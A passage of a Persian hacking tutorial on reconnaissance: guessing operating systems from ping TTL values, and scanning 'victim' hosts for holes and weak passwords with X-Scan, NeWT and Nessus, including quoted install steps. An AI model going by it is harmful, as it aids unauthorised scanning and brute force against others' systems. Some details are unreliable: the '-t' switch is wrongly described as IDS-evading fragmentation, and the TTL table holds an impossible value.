در این مبحث یک بحث کوچولو دیگر باقی میماند و آن هم شناسایی نوع سیستم عامل با استفاده از ارزش TTL در فرمان Ping است که به این صورت است که هر سیستم عامل تقریبا ارزش این فیلد خود را در یک محدوده ایی قرار داده است. برای استفاده از این روش شما فرمان Ping را اجرا کرده و به ستون TTL یک نگاه میاندازید و بعد آن را با جدول پایین مقایسه کرده و نوع آن سیستم را مشخص میکنید به مثال زیر توجه کنید :

C:\>ping xxx.xxx.xxx.xxx

Pinging xxx.xxx.xxx.xxx with 32 bytes of data:

Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128
Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128
Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128
Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128

Ping statistics for xxx.xxx.xxx.xxx :
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

نام سیستم عامل	مقدار TTL
Windows 9x/NT Intel	32
Windows XP PRO & Home	128
Windows 2000	128
Digital Unix 4.0 Alpha	60
Unisys x Mainframe	64
Linux 2.2.x Intel 64	64
FTX(UNIX) 3.3STRTUS 64	64
SCO Compaq	64
Netware 4.11 Intel	128
AIX 4.3.X IBM/R6000	60
AIX 4.2.X IBM/R6000	60
Cisco 11.2 7507	60
Cisco 12.0	2514255
IRIX 6.x SGI	60

خوب همانطور که متوجه شدید این کار دقت زیادی ندارد. البته Nmap توصیه من برای شناسایی سیستم عامل و سرویس ها است .

تا به حال ۲ مرحله از مراحل ۴ گانه هک را برای شما ها عزیزان توضیح دادم و فقط یک مرحله دیگر باقی مانده که آن را هم توضیح میدهم. قبول دارم گسیختگی مطالب تا به اینجا بسیار است اما واقعاً به من حق بدهید که مطلب بسیار است و ابزارها بیشتر من نمیدانم از کدام بنویسم و چه بنویسم!! در ضمن سعی من بر این است تا شما بفهمید که اصلا این عملیات ها و مکانیزم ها چگونه انجام میشود و این کار را خیلی مشکل

(c) ketabton.com: The Digital Library

تر میکند چون من باید از اصول این کار برای شما بگم که واقعاً در این باره مطلب خیلی کم است و البته باید خواننده یکسری اطلاعات پایه داشته باشد. ولی من سعی کردم (یعنی ۶۰%) که این مطلب برای آنهای که مفهوم های پایه ایی همچون پورت و یا Telnet و... را بدانند مفید باشد.

گام سوم

مقدمه :

خوب تا به حال شما پورت های باز نوع سیستم عامل برنامه های کاربردی و سرویس دهنده ها و مشخصات شبکه هدف و یا ماشینهای که در آن شبکه است را مشخص کرده اید و اطلاعات کاملی دارید. در این جا ممکن است دو اتفاق بیفتد یا شما با تجربه اید که هیچی یا بدون تجربه اگر عجول نیستید این مرحله را انجام میدهیم بعد تهاجم اصلی برای بدست گرفتن ماشین هدف را آغاز میکنیم. اگر عجول هستید که فکر میکنم دیگه به این مرحله هم نرسیده اید چون مثلا اگر یک پورت باز که توسط یک اسب تروا یا یک در پشتی باز شده سراغ آنها رفته اید و به نوعی مرده خوری می کنید. ما در این مرحله میدانیم که مثلا ماشین هدف چه برنامه هایی روی آن هست و... با دانستن این موضوع میتوانیم سراغ حفره های شناخته شده آن رفته (اگر از حفره های آن اطلاعی ندارید به یک از سایتهای مشهور که در ادامه میگویم مراجعه کنید)و Exploit های آن را استفاده کرده ولی معمولا این حفره های امنیتی بسیار زیاد است و البته مدیر سایت یا آن سرور Patch های آن حفره ها را معمولا نصب میکنند و انجام تک تک این کار بسیار مشکل است. خوب ما این مرحله را برای این انجام میدهیم که این کار را اتوماتیک کرده و حفره های اسیب پذیر را زودتر کشف کنیم (گفتم بعضی حفره ها به واسطه Patch ها مشکل ان ها برطرف میشود) البته یک هدف دیگر هم داریم آن هم این است که معمولا نرم افزارهای پویش نقاط آسیب پذیری معمولا متدهای هک را هم آزمایش میکنند و اگر جواب دهد به ما اطلاع میدهند. حتما متوجه شدید که اگر تجربه خوبی در اختیار داشته باشد براحتی میتوانید این مرحله را نادیده گرفته و کار را یک سره کنید ولی من تمام آنهایی را که در این مدت میشناسم و البته قبول دارم آنها را با اینکه تجربه بسیار فوق العاده ایی در کل امورات هک دارند این مرحله را به هیچ وجه نادیده نمی گیرند و به قول یکی از آنها که همیشه می گفت: " آدم مغرور ... میشود " و سخن آبراهام را همیشه تکرار می کرد. اول این مقاله گفتم سخن را حالا یک بار دیگر میگویم " چنان چه قرار باشد درختی را در مدت ۶ ساعت قطع کنم ، ۴ ساعت نخست آن را صرف تیز کردن تبر خواهم کرد ". معرفی این پویش گر ها که البته برای هر سرویسی تخصصی نیز هستند یک کمی دردسر ساز است چون بیشتر ابزارهای خوب آن ، که کمتر اشتباه می کند روی سیستم عامل های لینوکس اجرا میشوند تا ویندوز اما اخیر یک کارایی شده اما واقعاً نمی شود خلع موجود را توجیه کرد.

ابزار Nessus :

برنامه کد بازی است و البته رایگان و یکی از بهترین این ابزارها ، که البته کارایی بسیار عالی دارد که متأسفانه روی ویندوز اجرا نمی شود و برای سیستم های لینوکس است (این را بگویم که اگر زمانی بود نرم افزارها ماشین مجازی و شبه ساز لینوکس را توضیح میدهم). البته چرا من دروغ بگویم با اینکه فوق العاده است من اصلا از آن خوشم نمی اید. این را بگویم که جدیداً (یکی دو سال همش) شرکت Tenable نسخه ویندوز آن را با نام NeWT Security Scanner انتشار داده است البته این شرکت نگرفته کد ها را دوباره برای ویندوز بنویسد بلکه شیوه نگارش Plug-in ها را با نوشتن یک برنامه ضعیف به ویندوز حالی کرده است. این را میدانید که scripts های این برنامه Nessus از زبان خاص خودش با نام Nessus Attack Scripting Language که به صورت NSAL گفته میشود و پسوند اسکریپت های پلاگ اینها نیز هستند را با استفاده از برنامه ضعیف خود یک جور آیی حالی ویندوز کرده البته این برنامه کار با آن ساده است ولی نسخه معمولی که در سایت گذاشته فقط میتواند کامپیوتر خودتان را پویش کند نه IP های کلاس C را که این برنامه خودش گفته من هر چی گشتم نسخه حرفه ای آن را که براش تبلیغ میکند پیدا نکردم ولی با این حال این را هم توضیح میدهم. یک برنامه دیگر برای پویش نقاط آسیب پذیر هست که کارایی خوبی نیز دارد و از scripts های برنامه Nessus استفاده هم میکند برنامه X-Scan است که از اینجا میتوانید دریافت کنید آن را و من توصیه میکنم از این حتما استفاده کنید چون خودش یک نوع Nessus برای ویندوز و کارای آن مافوق فوق العاده است. این یک توضیح بدهم که برنامه Nessus چون از زبان برنامه نویسی خاص خودش که بالا گفتم استفاده می کند (برای scripts ها ، کلا scripts به کد های کشف حفره های امنیتی میگویند که پسوند آنها NSLA برای برنامه Nessus است و برنامه هایی که از این نوع scripts ها استفاده کند توانایی مشابه نرم افزار Nessus برای کشف حفره های امنیتی قابل استفاده هستند) و منبع باز است آنقدر مشهور است البته به حق نیز است و من منکر آن نیستم همانطور که گفتم بهتر است از برنامه X-Scan در ویندوز استفاده کنید که مجانی هم است. این را اضافه کنم که برنامه های زیادی دیگر حالا برای ویندوز منتشر شده که از scripts های Nessus برای پویش حفره های اسیب پذیری قربانی استفاده میکند به همین خاطر بر بچه های برنامه نویس نرفتن نسخه ویندوز این برنامه را مثل Nmap درست کنند یک ذره دنبال بگردید حتما نرمافزارهای بهتری را پیدا میکنید.


نسخه ویندوزNessus برنامه X-Scan :

مقدمه برنامه :

خوب این برنامه از تیم xfocus است که جزو اولین برنامه هایی بود برای ویندوز که از scripts های Nessus برای پویش حفره های اسیب پذیری قربانی استفاده میکرد و کارایی خوبی هم دارد شما میتوانید نسخه ۳،۱ آن را از بالا دریافت کنید این برنامه نیازی به نصب ندارد و بعد

(c) ketabton.com: The Digital Library

از خارج کردن آن از حالت فشرده به همراه خودش ۳۷۱۳ scripts به همراه دارد برای دریافت جدید ترین scripts ها میتوانید از برنامه همراه خودش به نام Update.exe استفاده کنید. این برنامه(X-Scan) رابط کاربری اش این شکلی :



برنامه X-Scan دارای یک رابط کاربری ساده است به نام xscan_gui که کار با را ساده می کند برای تازه کارها و هم دارای یک نسخه خط فرمان به نام Xscan که من نسخه خط فرمان را دوست دارم ملی هیچ فرقی با هم نمی کند. که بعد از اجرای آن در خط فرمان این مشاهده می کنید:

C:\X-Scan-v3.1>xscan.exe
Usage: **xscan -host <startIP>[-<endIP>] <module> [option]**
xscan -file <host_list_file> <module> [option]

<module> means:
-active : check if the target host is active
-port : check the status of tcp port
-smb : check NT-Server weak password
-netbios : check Netbios information
-snmp : check SNMP information
-os : check target OS version
-ftp : check FTP-Server weak password
-pub : Check anonymous pub write permission
-pop3 : check POP3-Server weak password
-smtp : check SMTP-Server vulnerability
-sql : check SQL-Server weak password
-iis : check IIS encode/decode vulnerability
-cgi : check cgi vulnerability
-nasl : load Nessus Attack Scripts
-all : check all vulnerability

[option] means:
-i <interface_number>: set network interface
-l: list network interface to get the <interface_number>
-v: display verbose information
-p: skip host when no response
-o: skip host when no opened port be found
-t <thread_count[,host_count]>: specify the maximal thread count and host count, default is 100,10
-log <report_file>: specify the report filename, text or html format

Example:
xscan -host xxx.xxx.1.1-xxx.xxx.254.254 -all
xscan -host xxx.xxx.1.1-xxx.xxx.254.254 -port -smb -p -t 100
xscan -file host.lst -port -cgi -t 100,5 -v -o

(c) ketabton.com: The Digital Library

نسخه خط فرمان اجازه بیشتری به ما برای کنترل برنامه میدهد که البته فکر کنم شما دوستان تازه کار خوشتان نمی آید از آن و یا بهتر بگم که اصلا از برنامه های خط فرمان ، ولی باور کنید که برنامه های خط فرمان دارای پایداری بهتر و جواب های صحیح تری هستند چون نسخه های گرافیکی در ویندوز در صورت کمبود حافظه که مثلا با بالا آمدن یک برنامه و پر شدن " پشته " ممکن است یک سری از اطلاعات همان لحظه را از دست بدهند و... پس بهتر است از خط فرمان استفاده کنیم. این را اضافه کنم که رابط کاربر(xscan_gui) فقط یک رابط است نه خود برنامه چون شما با تنظیم آن و شروع پویش این برنامه معادل همان پیکر بندی را برای نسخه خط فرمان ایجاد کرده و برنامه خط فرمان را در پشت ضمیمه اجرا میکند. و جوابها را دوباره از برنامه خط فرمان میگیرد و به صورت گرافیکی به ما نمایش میدهد.
اولین نسخه این برنامه مال ۲۰۰۰/۱۲/۱۲ بود آخرین نسخه اش که الان فکر میکنم همان ۳,۱ باشد مال ۲۰۰۴/۳/۲۵ است.
شکل عمومی دستورات در این برنامه به دو شکل زیر است :

C:\>xscan -host <startIP>[-<endIP>] <module> [option]

C:\>xscan -file <host_list_file> <module> [option]

خوب همه چیز کاملا واضح است. به جای <startIP>[-<endIP>] شما IP یا IP های قربانی را مینویسید. به جای <module> هم یکی یا مخلوطی از سویچ های جدول شماره ۱ را مینویسیم. و به جای [option] هم اگر لازم دانستید یکی از سویچ های جدول شماره دو را مینویسید.

جدول شماره ۱ :

	سویچ	توضیحات
۱	-active	برای این است که درک کند آیا این IP که شما به برنامه دادید آیا بالا است یا نه. یک جور هایی همان عمل Ping را انجام میدهد.(وقتی یک رنج IP را به برنامه میدهید خیلی مفید است)
۲	-port	وضعیت پورت های TCP را یک نگاهی میکند. فکر کنم از مکانیزم پا تکانی ۳ مرحله ایی استفاده میکند. و البته مکانیزم SYN را هم پشتیبانی میکند.
۳	-smb	برای بدست آوردن کلمه های عبور اشتراک های پروتکل SMB که بعدا کامل توضیح میدهم یک سری تلاش اساسی میکند. و البته این راهم بگم که برای حفره های موجد در این پروتکل هم پویش میکند.
۴	-netbios	یک سری اطلاعات در باره NetBIOS بدست می آورد. البته در صورت فعال بودن ، که در این دوره زمانه برای سرور ها بعید است که اصلا این سرویس فعال باشد. و البته به دنبال حفره های این پروتکل هم میگردد.
۵	-snmp	در صورت فعال بودن این پروتکل برای وجود حفره ها آن را پویش می کند.
۶	**-OS**	سعی میکند شماره نسخه و البته خود و نوع سیستم عامل را کشف کند بعد از Nmap خیلی کاراش درست است و البته برای کشف حفره های ان سیستم عامل را یک پویش نیز(برای کشف حفره های موجد در سیستم عامل) میکند.
۷	-ftp	خوب همه این پروتکل را میشناسند. با اضافه کردن این سویچ با استفاده از مکانیزم Brute Force سعی میکند کلمه عبور را کشف کند و البته برای حفره ها کشف حفره های موجد در این پروتکل هم ، یک پویش میکند.
۸	-pub	یک آزمایشی میکند ببیند که آیا آن ماشین اجاره دسترسی ناشناس (anonymous) را به ما میدهد و البته باز هم یک سری پویش برای کشف حفره آنجام میدهد.
۹	-POP3	خوب این پروتکل کشش نامه از صندوق پستی الکترونیک است. با اضافه کردن این سویچ در صورت فعال بودن این سرویس برنامه یک سری پویش برای کف حفره ها انجام میدهد.
۱۰	-smtp	خوب این همان پروتکل ارسال و دریافت پست الکترونیک یا همان E-Mail خودمان است. که با اضافه کردن این سویچ یک سری اطلاعات اساس در باره آن میگیرد و این پروتکل را برای وجود حفره ها میگردد.
۱۱	-sql	خوب اگر ماشین قربانی از این سرویس استفاده بکند با اضافه کردن این سویچ برنامه برای کشف حفره های موجد در این سرویس یک تلاشی میکند.
۱۲	-iis	اگر شما میدانید سرویس دهنده وب این ماشین از نوع IIS در پیت مایکروسافت است ، با اضافه کردن این سویچ حتما (بالای ۹۹,۹۹۹۹%) شما یک تعدادی حفره عالی کشف میکنید.
۱۳	-cgi	اگر میدانید وب سایت هدف از توابع CGI استفاده میکند ، با اضافه کردن این سویچ برنامه یک پویش هم درباره این سرویس انجام میدهد تا حفره های قابل استفاده را کشف کند.
۱۴	-nasl	با اضافه کردن این سویچ برنامه از scripts های برنامه Nessus استفاده میکند.
۱۵	-all	این سویچ تمام سرویس های که برای آن scripts دارد را پویش میکند.

(c) ketabton.com: The Digital Library

جدول شماره دو :

	سویچ	توضیحات
۱	-i	با اضافه کردن این سویچ باید بعد از آن نام کارت شبکه مورد استفاده خود یا شماره (IP) آن را وارد کنید (برای آنهایی که توسط کارت شبکه قسط پویش را دارند). البته وارد کردن IP خودتان برای کسانی که به وسیله مودم به اینترنت یا هر شبکه ای که وصل میشوند خالی از فایده نیست.
۲	-l	با اضافه کردن این سویچ برای شما یک لیستی که حاوی شماره های کارت شبکه شما است می آورد.
۳	-v	این سویچ باعث نمایش جزئیات هین انجام کار میشود یا به عبارتی روند انجام کار را به شما نشان میدهد.
۴	-p	این سویچ باعث میشود که اگر یک میزبانی به ما در جواب Ping پاسخی نداد آن را نادیده بگیرد و به سراغ بعدی برود.
۵	-o	این سویچ باعث میشود که اگر بر یک میزبان یک پورت باز هم پیدا نکرد آن را نادیده بگیرد و به سراغ بعدی برود.
۶	-t	خوب این یکی از مکانیزم های مخفی ماندن است که در بالا تر ها برای برنامه nmap گفتم چی هست . با استفاده از این گزینه برنامه بسته ها را تکه تکه کرده و میفرستد که شناسایی شما مشکل میشود و احتمال عبور بسته ها از دیوار آتش خیلی زیاد تر میشود و همچنین حذف بسته توسط فیلتر ها و مسیریاب ها احتمال این اتفاق هم کمتر شده اما احتمال نتیجه گرفتن صحیح کمتر میشود البته با این کار دزد گیر یا همان افسر خودمان (IDS) دیگه فعال نمیشود برای ما. بعد از این سویچ شما باید تعداد تکه تکه شدن هر بسته را مشخص کنید تعداد آن را . البته امکان استفاده از سویچ خالی تیز هست که تعداد خورد کردن بسته را خودش مشخص میکند که بد هم نیست.
۷	-log	که با اضافه کردن این سویچ بعد از آن باید نام فایل نتیجه را به یکی از دو فرمت txt و یا html را وارد کنید. این کار را نکنید بهتر(از این سویچ استفاده نکنید) است زیرا بدون این سویچ خود برنامه فایل نتیجه را با نام IP ماشین هدف با هر دو فرمت در پوشه log که در پوشه خود برنامه است ایجاد میکند.

خوب واقعاً کار این برنامه کار درست است ،البته توصیه میکنم همیشه از سایت Nessus اخرین scripts های nasl را بگیرید و داخل پوشه scripts این برنامه بریزید تا بهترین نتایج را دریافت کنید و یا از امکان Update خود برنامه استفاده کرده.

خوب کار با رابط کاربری این برنامه راحت است اول بعد بالا آمدن این برنامه ترکیب Ctrl+E را زده یا روی دکمه  کلیک میکنید تا به بخش تنظیمات بروید.
در صفحه General شما IP ماشین مورد نظر خود را وارد میکند در قسمت کناری آن میتوانید نوع شیوه گزارش خود را انتخاب کنید و نام آن را عوض کنید و..

در صفحه Advanced شما در قسمت اول آن شما میزان تکه تکه کردن فایل برای مخفی ماندن را مشخص میکنید(برای توضیحات بیشتر به بخش خط فرمان مراجعه کنید). در بخش دوم گزینه اول در صورت علامت زدن روند پیشرفت کار را نمایش میدهد.
برای گزینه skip host when failed to get response به توضیحات سویچ p– مراجعه شود.
برای گزینه skip host when no open port has bin failed به توضیحات سویچ o– مراجعه کنید.
گزینه Scan Always چه پورت باز پیدا کند یا نکند یا ماشین جواب بدهد یا ندهد انجام میدهد. (معادل این گزینه در خط فرمان مساوی با استفاده نکردن از هیچ کدام از سویچ های p– و o– است)

در صفحه Port شما لیست پورت هایی را که باید بگردد و مکانیزم آن و معادل پورت های پیش فرض را تنظیم میکنید.

در صفحه های بعدی هم یک سری چیز دیگه حالا بعد از پیکر بندی مورد علاقه خود دکمه OK را زده تا تغیرات در فایل Config ذخیره شود حالا با کلید روی دکمه شروع (یک فلش سبز بالا هست) کار شروع میشود.

خوب بعد از تمام کار شما میتوانید نتیجه را مشاهده کنید که برای هر حفره یک شماره ID داده است که با هم متفاوت هستند تا اینجا را داشته باشید تا بقیه نرم افزارها را به شماها یاد بدم بعد بگم با این عدد چه کار باید بکنید.
ای یادم رفت بگم که این برنامه یک نسخه از Winpcap را همراه خودش دار دو البته تمام هر چیزی را که لازم دارد و مثل خیلی از نرم افزارهای هک که از لینوکس آمده اند نیست که یک دو جین برنامه را براش باید نصب کنی تا برای شما کار کند.

(c) ketabton.com: The Digital Library

نسخه ویندوزNessus برنامه NeWT Security Scanner :

این نرم افزار این شکلی که پایین می بینید :

خوب این هم مثل بالایی است کارش ، اگر میخواهید رایانه خودتان را پویش کنید من این توصیه میکنم!! (چون واقعاً نفهمم است به معنی واقعی کلمه برای اینکه میگوید " من به شما در نسخه رایگان این محصول اجازه میدهم IP های کلاس C را پویش کنید " اما آنهایی که این دانلود کردن می دانند که فقط اجازه میدهد که رایانه خودتان را اسکن کنید یک توضیح بدم IP های کلاس C آن Ip هایی هستند که عدد سمت چپ بین ۱۹۲ تا ۲۲۳ است البته درباره اصول پایه ای همچون این بعدا توضیح میدهم در ضمیمه مقاله)
خوب این نرم افزار یک نسخه حرفه ای هم دارد به نام NeWT Pro (به حروف کوچک و بزرگ توجه کنید چون یک برنامه است که با همین اسم که تمام حروف آن بزرگ است) که محدودیت اسکن ندارد اما هنوز بدست من نرسیده .
این برنامه هم دارای یک رابط کاربری است که دقیقا مثل بالای است فایل برنامه به نام NeWTCmd است که بعد از اجرا این شکلی :

```
C:\Tenable\NeWT>NeWTCmd.exe
NeWTCmd 2.1 -- Copyright (C) 2003 - 2004 Tenable Network Security

Usage: NeWTCmd [scan target] <plugin set name>
Please use quotation mark if the name of the plugin set contains whitespace.
If no plugin set specified, 'allsafe' will be used by default.

Examples are:
NeWTCmd localhost allsafe
NeWTCmd 192.168.0.1-192.168.0.10 all
NeWTCmd 192.168.0.1-192.168.0.10 "Port Scan"
```

امیدوار هستم که این با نرم افزار بالای یک مقایسه بکنید بعد میفهمید که اجحافی در حق X-Scan شده که اسمش و لینک آن در سایت Nessus قرار نداده اند بعد لینک این در پیت را گذاشتند .

(c) ketabton.com: The Digital Library

این هم دلیلی بر نفهمم بودن این برنامه به غایت !!!

خوب ما این را هم ذکر کنم تو شبکه خانه خودمان هم آزمایش کردم هم تو شبکه جهانی ولی " اشکول " باز این را به ما جواب داد .

ولی نمیشود در حق این برنامه اجحاف کرد کارش درست است برای اسکن خود رایانه شما. خیلی شبیه Nessus است. اول سرور آن باید بالا باشد که اصولا همیشه خدا بالا است برای خاموش کردنش باید از برنامه همراه خودش با نام Scan Server Configuration باید استفاده کنید توصیه میکنم که به غیر از موارد استفاده حتما از کار بیندازد این سرور را.

خوب یک برنامه خوب همراه این نرم افزار است به نام nasl.exe که کارش ویرایش scripts های Nasl است که میشود تغیرات مورد نظر خود را روی آنها اعمال کرد البته میشود برای تمامی نرم افزارهایی که از scripts های Nessus استفاده میکنند به کار برد. در کل خوب است این به خودتان میسپارم !!

کار با این برنامه ساده است بعد از وارد کردن IP قربانی و زدن کلید Next شما به صفحه میروید که در آنجا چهار گزینه است که به ترتیب عبارتند از:

گزینه Enable all but dangerous plugins (Recommended) : یعنی تمام scripts بجز scripts های خطرناک که باعث نا پایداری سیستم می شود یا باعث لو رفتن می شود.
گزینه Enable all plugins (Even dangerous plugins are enabled) : که یعنی تمام scripts ها بعلاوه scripts های خطرناک.
گزینه Use a predefined plugin set (You can manage them here) : با انتخاب این گزینه یک سری پویش های دسته بندی شده انجام میدهد که البته جزئیات قابل تنظیم نیست و شما باید دسته مورد نظر خود را انتخاب کنید.
گزینه Define my own set of plugins (For advanced user) : که با انتخاب این گزینه باید scripts های مورد علاقه خود را انتخاب کنید بعد پویش را شروع کنید.

(c) ketabton.com: The Digital Library

خوب یکی را به فراخور حال خود انتخاب کرده یا اگر سه گزینه اولی بدرد شماها نمی خورد و یا میخواهید خودتان انتخاب کنید درباره چه بگردد گزینه آخر را انتخاب کنید که در آنجا هر چه خواستید انتخاب کنید بعد شروع به پویش کنید.

به این ترتیب میشود گفت یک پویش با ۹۰% از امکانات برنامه Nessus را انجام داده اید همین دیگر.

معرفی برنامه Nessus :

قبل از هر چیز باید این سرطان را نصب کنید. نصب این شبح مستلزم نصب دو برنامه دیگر با عنوان GIMP Toolkit یا GTK و nmap میباشد که معمولا شما اگر موقع نصب لینوکس یا هر سیستم عامل کد باز گزینه های مدیریتی را انتخاب کرده باشید این مرحله را لازم ندارید. برنامه Nessus در چهار قالب مختلف با عناوین Nessus-libraries و Nessus-core و Nessus-plugins به منظور بارگیری و نصب منتشر شده است. نصب برنامه Nessus از طریق هر یک از این سه نوع بسته ها مستلزم طی مراحل استاندارد بارگیری ، کامپایل و نصب (که مراحل آن به ترتیب عبارتند از اجرای فرامین مربوطه ، یعنی configure ، Mack و Mack install است) میباشد. این برنامه در قالب چهارمی که یک آرشیو منفرد shell نیز با عنوان Nessus-installer.sh منتشر میشود که شامل کلیه کد های مورد نیاز بوده و فرایند نصب را به گونه ای مناسب کنترل می کند. من به علت اینکه آقای آراز در سایت Tur2.com مراحل نصب را خوب توضیح داده اند ، این مقاله بعلاوه لینک آن را در مقاله خود قرار میدهم و توضیح و البته تایپ اضافی خود داری میکنم :

لینک مقاله : http://www.tur2.com/articles/n13810631.htm

متن مقاله (فقط قسمت نصب برنامه آورده شده است و از آوردن قسمتهای دیگر خود داری شده است) :

چطوري نصب كنم؟

اولا بايد در مود root يعني super-user به لينوكس login كرده باشيد. حالا shell لينوكس رو باز كرده و به دايركتوري كه فايل رو اونجا داونلود كرده‌ايد وارد مي‌شويد. مثلا اگر در /root/Desktop فايل رو داونلود كرده‌ايد، مي‌نويسيد:

```
# cd /root/Desktop
```

حالا دستور زير رو مي‌نويسيد:

```
# sh nessus-installer.sh
```

بلافاصله صفحه پاک مي‌شه و نوشته زير مياد (البته صفحه پاک نمي‌شه فقط اينکه انقدر نوشته مياد که به نظر ميرسه صفحه پاک شده):

```
------------------------------------------------------------------------------
                            NESSUS INSTALLATION SCRIPT
------------------------------------------------------------------------------


Welcome to the Nessus Installation Script !

This script will install Nessus 2.0.7 (STABLE) on your system.

Please note that you will need root privileges at some point so that
the installation can complete.

Nessus is released under the version 2 of the GNU General Public License
(see http://www.gnu.org/licences/gpl.html for details).

To get the latest version of Nessus, visit http://www.nessus.org


Press ENTER to continue
```

(c) ketabton.com: The Digital Library

دکمه Enter رو فشار مي‌دهيد. يه سري چرت و پرت نوشته ميشه و صفحه پاک شده و متن زير مياد:

```
---------------------------------------------------------------------------

                     Nessus installation : installation location

---------------------------------------------------------------------------



Where do you want the whole Nessus package to be installed ?
[/usr/local]
```

اين ميگه که Nessus رو کجا نصب کنم؟ شما دکمه Enter رو فشار بدين که در محل پيش‌فرض يعني /usr/local نصب بشه. حالا صفحه پاک ميشه و نوشته زير مياد:

```
---------------------------------------------------------------------------

                     Nessus installation : Ready to install

---------------------------------------------------------------------------



Nessus is now ready to be installed on this host.
The installation process will first compile it then install it



Press ENTER to continue
```

بازهم چرت و پرت‌ها شروع به ظاهر شدن مي‌کنند ولي اين‌دفعه يکم بيشتر طول ميکشه که اراجيف تموم بشن (اينا ابدا اراجيف نيستند ولي چون ما به صورت اتوماتيک داريم نصب مي‌کنيم، اصلا لزومي نداره فکرتون رو خراب بکنيد!) حالا مي‌تونين يه چايي واسه خدتون بريزين و چند دقيقه استراحت کنيد. وقتي کار نصب تموم شد، صفحه زير ظاهر ميشه:

```
---------------------------------------------------------------------------

                     Nessus installation : Finished

---------------------------------------------------------------------------



Congratulations ! Nessus is now installed on this host

. Create a nessusd certificate using /usr/local/sbin/nessus-mkcert
. Add a nessusd user use /usr/local/sbin/nessus-adduser
. Start the Nessus daemon (nessusd) use /usr/local/sbin/nessusd -D
. Start the Nessus client (nessus) use /usr/local/bin/nessus
. To uninstall Nessus, use /usr/local/sbin/uninstall-nessus

. Remember to invoke 'nessus-update-plugins' periodically to update your
  list of plugins

. A step by step demo of Nessus is available at :
        http://www.nessus.org/demo/



Press ENTER to quit
```

يه Enter بزنيد که نصب تموم بشه. اين صفحه آخر اطلاعات مهمي داره که توضيح مي‌دم.

اولين جمله اينه:

(c) ketabton.com: The Digital Library


```
Create a nessusd certificate using /usr/local/sbin/nessus-mkcert
```

پس ما در Shell مي‌نويسيم:

```
# /usr/local/sbin/nessus-mkcert
```

وقتي Enter بزنيم، صفحه پاک شده و متن زير ظاهر ميشه:

```
-------------------------------------------------------------------------------
                        Creation of the Nessus SSL Certificate
-------------------------------------------------------------------------------

This script will now ask you the relevant information to create the SSL
certificate of Nessus. Note that this information will *NOT* be sent to
anybody (everything stays local), but anyone with the ability to connect to your
Nessus daemon will be able to retrieve this information.



CA certificate life time in days [1460]:
```

از همينجا تا آخر کار ۶ تا Enter به ترتيب مي‌زنيم تا کار ايجاد certification تموم بشه. به صورت زير:

```
CA certificate life time in days [1460]:
Server certificate life time in days [365]:
Your country (two letter code) [FR]:
Your state or province name [none]:
Your location (e.g. town) [Paris]:
Your organization [Nessus Users United]:
```

بعد صفحه زير مياد:

```
-------------------------------------------------------------------------------
                        Creation of the Nessus SSL Certificate
-------------------------------------------------------------------------------

Congratulations. Your server certificate was properly created.

/usr/local/etc/nessus/nessusd.conf updated

The following files were created :

. Certification authority :
   Certificate = /usr/local/com/nessus/CA/cacert.pem
   Private key = /usr/local/var/nessus/CA/cakey.pem

. Nessus Server :
    Certificate = /usr/local/com/nessus/CA/servercert.pem
    Private key = /usr/local/var/nessus/CA/serverkey.pem

Press [ENTER] to exit
```

حالا آخرين Enter رو هم مي‌زنيم، تا کار تموم بشه.

پس ما تا حالا هم nessus-installer.sh رو اجرا کرديم و هم SSL Certificate براي Nessus درست کرديم. حالا بايد يک user روي سرور nessus درست کنيم که بتونيم بعدا از طريق او به نرم‌افزار login کنيم. براي اين‌کار از دستور زير استفاده مي‌کنيم:

(c) ketabton.com: The Digital Library


```
# /usr/local/sbin/nessus-adduser
```

به محض اجراي اين دستور متن زير ظاهر ميشه:

```
Add a new nessusd user
----------------------


Login :
```

اين يعني يک username وارد کن. اسم مورد نظر رو وارد مي‌کنيم و بعد سطر زير مياد:

```
Authentication (pass/cert) [pass] :
```

اين يعني روش هويت‌سنجي چي باشه. ما Enter مي‌زنيم که همون پيش‌فرض يعني pass بمونه. بعد سطر زير مياد:

```
Login password :
```

اينجا بايد پسورد براي يوزر رو وارد کنيم. اول يه نگاه به چپ، بعد يه نگاه به راست، بعد يه نگاه به عقب! حالا پسورد رو بنويسيد (از کاراکتر * موقع وارد کردن پسورد خبري نيست. واسه همين مراسم رو بجا آورديم!)

حالا اين متن ظاهر ميشه:

```
User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that ali has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)
```

